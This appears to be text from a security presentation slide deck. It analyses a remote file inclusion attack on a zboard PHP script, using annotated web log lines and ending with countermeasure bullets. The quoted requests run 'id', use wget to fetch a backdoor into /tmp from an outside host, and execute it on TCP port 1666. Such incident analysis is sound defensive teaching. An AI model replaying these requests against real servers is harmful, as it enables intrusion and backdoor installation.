
```

/zboard/include/print_category.php?setup=1&dir=http://www.xx.xx.xx.xx.com.xx/newcmd.gif?&cmd=id HTTP/1.1" 200 4220
? execute remote code and check the webserver owner


/zboard/include/print_category.php?setup=1&dir=http://www.xx.xx.xx.xx.com.xx/newcmd.gif?&cmd=cd%20/tmp%20;%20wget%20http://nickvicq.xxx.net/BD/r0nin HTTP/1.1" 200 4892
? download backdoor program

/zboard/include/print_category.php?setup=1&dir=http://www.xx.xx.xx.xx.com.br/newcmd.gif?&cmd=cd%20/tmp%20;%20chmod%20777%20r0nin%20;%20./r0nin HTTP/1.1" 200 4204
? execute backdoor program

```



Port listening on TCP/1666



Connect through backdoor port


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Web Defacement

- o Countermeasure against Web Defacement
 - Guide for Secure Web programming
 - Web Application Vulnerability Patch



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- Thank you !!
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